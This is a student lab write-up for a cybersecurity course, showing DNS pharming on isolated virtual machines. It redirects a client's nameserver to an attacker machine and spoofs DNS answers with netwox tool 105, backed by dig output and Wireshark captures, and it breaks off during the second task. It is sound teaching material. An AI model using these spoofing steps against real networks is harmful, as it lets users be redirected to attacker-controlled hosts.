

# Cybersecurity 32548 (PG) / 48730 (UG)


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# DNS Pharming

For this lab, we will be using all 3 virtual machines. All can be opened one by one in separate VM players

## DNS Pharming

For this lab we will be using three virtual machines. All can be opened one by one in separate VM players as shown in the first tutorial.




# Week 3 – DNS Pharming

Task 1:- Attack by modifying host file

Task 2:- Attack by spoofing DNS Response

Task 3:- DNS Server Cache Poisoning



DNS Server – 10.0.2.6

Attacker – 10.0.2.7

DNS Client – 10.0.2.8

```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 8852
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.      IN      A

;; ANSWER SECTION:
www.netsec-week3.com.      259200  IN      A      10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.          259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.       259200  IN      A      10.0.2.10

;; Query time: 7 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Thu Mar 07 19:54:22 PST 2024
;; MSG SIZE rcvd: 98
```

## Task 1:- Attack by modifying the HOSTS file

```
cybersec-client@ubuntu:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.6
cybersec-client@ubuntu:~$
```

- We use the **cat /etc/resolv.conf** command to find the nameserver. This file contains the IP addresses of the nameservers that the system should consult in any attempt to resolve names to IP addresses .
- This points to the DNS server which is located on 10.0.2.6

```
cybersec-client@ubuntu:~$ cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo eth0
iface lo inet loopback

iface eth0 inet static
    address 10.0.2.8
    netmask 255.255.255.0
    gateway 10.0.2.1
    dns-nameserver 10.0.2.6
```

Here we can see the static configuration of the network

- We begin DNS phishing by changing the interfaces file using the command **sudo nano /etc/network/interfaces**

```
cybersec-client@ubuntu:~$ sudo nano /etc/network/interfaces
[sudo] password for cybersec-client:
cybersec-client@ubuntu:~$
```

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo eth0
iface lo inet loopback

iface eth0 inet static
    address 10.0.2.8
    netmask 255.255.255.0
    gateway 10.0.2.1
    dns-nameserver 10.0.2.6
```

We change the nameserver from 10.0.2.6 to 10.0.2.7 which is the attacker

```
cybersec-client@ubuntu:~$ cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo eth0
iface lo inet loopback

iface eth0 inet static
    address 10.0.2.8
    netmask 255.255.255.0
    gateway 10.0.2.1
    dns-nameserver 10.0.2.7
```

We can see that when we display the interfaces file, the dns nameserver has been changed to that of the **attacker**.

- We reboot the interfaces after we make changes by using the following commands
  - `sudo ifdown eth0`
  - `sudo ifup eth0`

```
cybersec-client@ubuntu:~$ sudo ifdown eth0
cybersec-client@ubuntu:~$ sudo ifup eth0
```

- Next we run the dig command
  - `dig www.netsec-week3.com`

```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 51229
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.      IN      A

;; ANSWER SECTION:
www.netsec-week3.com.      259200  IN      A      10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.         259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.       259200  IN      A      10.0.2.10

;; Query time: 22 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Mar 10 21:53:50 PDT 2024
;; MSG SIZE rcvd: 98
```

- We can see that it consulted with the attacker for this DNS lookup
- Attacker can now perform Domain name resolution to another website

## Task 2:- Attack by spoofing DNS response

- First we need to revert the changes back i.e. change the nameserver back to the server from the attacker i.e. 10.0.2.7-> 10.0.2.6

```
cybersec-client@ubuntu:~$ sudo nano /etc/network/interfaces
```


- Now we need to perform the reboot again once we make the changes

```
sudo ifdown eth0  
sudo ifup eth0
```

```
cybersec-client@ubuntu:~$ sudo ifdown eth0  
cybersec-client@ubuntu:~$ sudo ifup eth0
```


- We are going to use the attacker to spoof and spam misleading DNS responses
  - In the attacker, type sudo netwag

```
cybersec-attacker@ubuntu:~$ sudo netwag  
[sudo] password for cybersec-attacker:
```



- Now in the client, we run `sudo wireshark`

```
cybersec-client@ubuntu:~$ sudo wireshark
(wireshark:4451): IBUS-WARNING **: The owner of /home/cybersec-client/.config/ibus/bus is not root!
```



- We need to monitor in the **eth0** interface, and add the filter as DNS and click on apply



- We need to take a terminal in client and run the dig command again
  - dig [www.netsec-week3.com](http://www.netsec-week3.com)

```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 42356
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.      IN      A

;; ANSWER SECTION:
www.netsec-week3.com.      259200  IN      A      10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.          259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.       259200  IN      A      10.0.2.10

;; Query time: 20 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sun Mar 10 22:21:01 PDT 2024
;; MSG SIZE rcvd: 98

cybersec-client@ubuntu:~$
```

- Here we can see that it is contacting the server
- We are going to perform the attack now

In netwag, we will be using a tool to sniff and send DNS answers using 105

When we ran the dig command, we were able to get the response from the server in wireshark before running the attack

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: dns Expression... Clear Apply Save

| No. | Time         | Source   | Destination | Protocol | Length | Info                                         |
|-----|--------------|----------|-------------|----------|--------|----------------------------------------------|
| 9   | 10.359243000 | 10.0.2.8 | 10.0.2.6    | DNS      | 91     | Standard query 0x0eb7 A www.netsec-week3.com |
| 10  | 10.360688000 | 10.0.2.6 | 10.0.2.8    | DNS      | 140    | Standard query response 0x0eb7 A 10.0.2.101  |

►Frame 9: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0  
►Ethernet II, Src: Vmware\_c0:38:24 (00:0c:29:c0:38:24), Dst: Vmware\_45:ba:97 (00:0c:29:45:ba:97)  
►Internet Protocol Version 4, Src: 10.0.2.8 (10.0.2.8), Dst: 10.0.2.6 (10.0.2.6)  
►User Datagram Protocol, Src Port: 36158 (36158), Dst Port: domain (53)  
►Domain Name System (query)

```
0000  00 0c 29 45 ba 97 00 0c 29 c0 38 24 08 00 45 00  ..)E....).8$..E.
0010  00 4d 6a 36 00 00 00 11 f8 5c 0a 00 02 08 0a 00  .Mj6..@. .\.....
0020  02 06 8d 3e 00 35 00 39 18 58 0e b7 01 20 00 01  ...>.5.9 .X... ..
0030  00 00 00 00 00 01 03 77 77 77 0c 6e 65 74 73 65  ....w ww.netse
0040  63 2d 77 65 65 6b 33 03 63 6f 6d 00 00 01 00 01  c-week3. com.....
0050  00 00 29 10 00 00 00 00 00 00 00 00 00 00 00  ..)..... ..
```

netwag

File Edit Session Options Help


Tool Local info Remote info Clipboard

Search Help Form Running History

sort tree show all search 105

105 : Sniff and send DNS answers

Linked with netwox version 5.39.0  
This version contains 223 tools



After filling up the form, we can Run it

File Edit Session Options Help

Tool Local info Remote info Clipboard

Search Help Form Running History

Parameters for tool 105 (Sniff and send DNS answers):

|                                     |                      |   |                                   |
|-------------------------------------|----------------------|---|-----------------------------------|
| <input checked="" type="checkbox"/> | www.netsec-week3.com | h | hostname: hostname                |
| <input checked="" type="checkbox"/> | 10.0.2.7             | h | hostnameip: hostname IP           |
| <input checked="" type="checkbox"/> | ns.netsec-week3.com. | h | authns: authoritative name server |
| <input checked="" type="checkbox"/> | 10.0.2.10            | h | authnsip: authns IP               |
| <input checked="" type="checkbox"/> | Lo0                  |   | device: device name               |
| <input checked="" type="checkbox"/> | Eth0                 |   |                                   |

Advanced parameters:

|                                     |           |   |   |                                       |
|-------------------------------------|-----------|---|---|---------------------------------------|
| <input checked="" type="checkbox"/> | 600       | + | h | ttl: ttl in seconds                   |
| <input type="checkbox"/>            |           |   | h | filter: pcap filter                   |
|                                     | linkbraw  |   |   |                                       |
|                                     | linkfbraw |   |   |                                       |
| <input checked="" type="checkbox"/> | link      |   |   | spoofip: IP spoof initialization type |
|                                     | rawlink   |   |   |                                       |
|                                     | linkraw   |   |   |                                       |
|                                     | best      |   |   |                                       |

Generate Run it

We need to run the dig command again

dig [www.netsec-week3.com](http://www.netsec-week3.com)

```
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause scroll crush
Command 105 -> hostname "www.netsec-week3.com" --hostnameip 1... :
DNS question
| id=61224 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.netsec-week3.com. A
| . OPT UDPPl=4096 errcode=0 v=0 ...
DNS_answer
| id=61224 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.netsec-week3.com. A
| www.netsec-week3.com. A 600 10.0.2.7
| ns.netsec-week3.com. NS 600 ns.netsec-week3.com.
| ns.netsec-week3.com. A 600 10.0.2.10
DNS_answer
| id=61224 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=2
| www.netsec-week3.com. A
| www.netsec-week3.com. A 259200 10.0.2.101
| netsec-week3.com. NS 259200 ns.netsec-week3.com.
| ns.netsec-week3.com. A 259200 10.0.2.10
| . OPT UDPPl=4096 errcode=0 v=0 ...
DNS_answer
| id=61224 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.netsec-week3.com. A
| www.netsec-week3.com. A 600 10.0.2.7
| ns.netsec-week3.com. NS 600 ns.netsec-week3.com.
| ns.netsec-week3.com. A 600 10.0.2.10
```

When we check the response in wireshark after running on netwag

| No. | Time         | Source                         | Destination | Protocol | Length | Info                                                                          |
|-----|--------------|--------------------------------|-------------|----------|--------|-------------------------------------------------------------------------------|
| 206 | 233.83352506 | 169.254.80.14                  | 224.0.0.252 | LLMNR    | 65     | Standard query 0x4ee3 ANY Rishi                                               |
| 208 | 236.49359206 | 169.254.80.14                  | 224.0.0.251 | MDNS     | 85     | Standard query 0x0000 PTR _microsoft_mcc_tcp.local, "QU" question             |
| 209 | 236.49682706 | fe80::4d76:4cb6:f968:cff02::fb | 224.0.0.251 | MDNS     | 105    | Standard query 0x0000 PTR _microsoft_mcc_tcp.local, "QU" question             |
| 211 | 237.49456506 | 169.254.80.14                  | 224.0.0.251 | MDNS     | 85     | Standard query 0x0000 PTR _microsoft_mcc_tcp.local, "QM" question             |
| 212 | 237.49513406 | fe80::4d76:4cb6:f968:cff02::fb | 224.0.0.251 | MDNS     | 105    | Standard query 0x0000 PTR _microsoft_mcc_tcp.local, "QM" question             |
| 227 | 244.10897206 | 169.254.80.14                  | 224.0.0.251 | MDNS     | 71     | Standard query 0x0000 ANY Rishi.local, "QM" question                          |
| 228 | 244.14662706 | fe80::4d76:4cb6:f968:cff02::fb | 224.0.0.251 | MDNS     | 91     | Standard query 0x0000 ANY Rishi.local, "QM" question                          |
| 229 | 244.14857606 | fe80::4d76:4cb6:f968:cff02::fb | 224.0.0.251 | MDNS     | 129    | Standard query response 0x0000 AAAA fe80::4d76:4cb6:f968:ce8d A 169.254.80.14 |
| 230 | 244.16077906 | 169.254.80.14                  | 224.0.0.251 | MDNS     | 109    | Standard query response 0x0000 AAAA fe80::4d76:4cb6:f968:ce8d A 169.254.80.14 |
| 244 | 403.17315606 | 10.0.2.8                       | 10.0.2.6    | DNS      | 91     | Standard query 0xef28 A www.netsec-week3.com                                  |
| 245 | 403.17495806 | 10.0.2.6                       | 10.0.2.8    | DNS      | 140    | Standard query response 0xef28 A 10.0.2.101                                   |
| 246 | 403.22076406 | 10.0.2.6                       | 10.0.2.8    | DNS      | 135    | Standard query response 0xef28 A 10.0.2.7                                     |
| 247 | 403.22103206 | 10.0.2.8                       | 10.0.2.6    | ICMP     | 163    | Destination unreachable (Port unreachable)                                    |
| 256 | 408.78420606 | 169.254.80.14                  | 224.0.0.251 | MDNS     | 71     | Standard query 0x0000 ANY Rishi.local, "QM" question                          |

```
0000 00 0c 29 45 ba 97 00 0c 29 c0 38 24 08 00 45 00 ..)E....).8$..E.
0010 00 4d 6a 36 00 00 40 11 f8 5c 0a 00 02 08 0a 00 .Mj6..@. .\.....
0020 02 06 8d 3e 00 35 00 39 18 58 0e b7 01 20 00 01 ...>.5.9 .X...
0030 00 00 00 00 00 01 03 77 77 7f 0c 0e 65 74 73 65 .....w ww.netse
0040 63 2d 77 65 65 6b 33 03 63 6f 6d 00 00 01 00 01 c-week3. com.....
0050 00 00 29 10 00 00 00 00 00 00 00 ..).....
```

It appears that the attacker has tried to respond before the actual response

-To check this, first we flush the dns cache

```
cybersec-client@ubuntu:~$ sudo rndc flush
[sudo] password for cybersec-client:
cybersec-client@ubuntu:~$
```




-Next I ran the dig command again, by interrupting netwag and found the below output

| Filter: dns Expression... Clear Apply Save |              |                        |             |          |        |                                                                                                        |
|--------------------------------------------|--------------|------------------------|-------------|----------|--------|--------------------------------------------------------------------------------------------------------|
| No.                                        | Time         | Source                 | Destination | Protocol | Length | Info                                                                                                   |
| 1                                          | 0.000000000  | 10.0.2.8               | 10.0.2.6    | DNS      | 91     | Standard query 0x574f A www.netsec-week3.com                                                           |
| 2                                          | 0.001531000  | 10.0.2.6               | 10.0.2.8    | DNS      | 140    | Standard query response 0x574f A 10.0.2.101                                                            |
| 3                                          | 0.004379000  | 10.0.2.6               | 10.0.2.8    | DNS      | 135    | Standard query response 0x574f A 10.0.2.7                                                              |
| 4                                          | 0.034140000  | 10.0.2.8               | 10.0.2.6    | ICMP     | 105    | Destination unreachable (port unreachable)                                                             |
| 12                                         | 53.513102000 | 169.254.80.14          | 224.0.0.251 | MDNS     | 71     | Standard query 0x0000 ANY Rishi.Local, "QM" question                                                   |
| 13                                         | 53.501914000 | 169.254.80.14          | 224.0.0.251 | MDNS     | 129    | Standard query response 0x0000 A cache flush 169.254.80.14 AAAA, cache flush fe80::4d76:4cb6:f968:ce8d |
| 14                                         | 53.601262000 | fe80::4d76:4cb6:f968:c | ff02::fb    | MDNS     | 91     | Standard query 0x0000 ANY Rishi.Local, "QM" question                                                   |
| 15                                         | 53.603394000 | fe80::4d76:4cb6:f968:c | ff02::fb    | MDNS     | 129    | Standard query response 0x0000 AAAA fe80::4d76:4cb6:f968:ce8d A 169.254.80.14                          |
| 16                                         | 53.623534000 | 169.254.80.14          | 224.0.0.251 | MDNS     | 109    | Standard query response 0x0000 AAAA fe80::4d76:4cb6:f968:ce8d A 169.254.80.14                          |
| 17                                         | 53.689927000 | 169.254.80.14          | 224.0.0.251 | MDNS     | 71     | Standard query 0x0000 ANY Rishi.Local, "QM" question                                                   |
| 18                                         | 53.696542000 | fe80::4d76:4cb6:f968:c | ff02::fb    | MDNS     | 91     | Standard query 0x0000 ANY Rishi.Local, "QM" question                                                   |
| 19                                         | 53.701254000 | fe80::4d76:4cb6:f968:c | ff02::fb    | MDNS     | 129    | Standard query response 0x0000 AAAA fe80::4d76:4cb6:f968:ce8d A 169.254.80.14                          |
| 20                                         | 53.705341000 | 169.254.80.14          | 224.0.0.251 | MDNS     | 109    | Standard query response 0x0000 AAAA fe80::4d76:4cb6:f968:ce8d A 169.254.80.14                          |
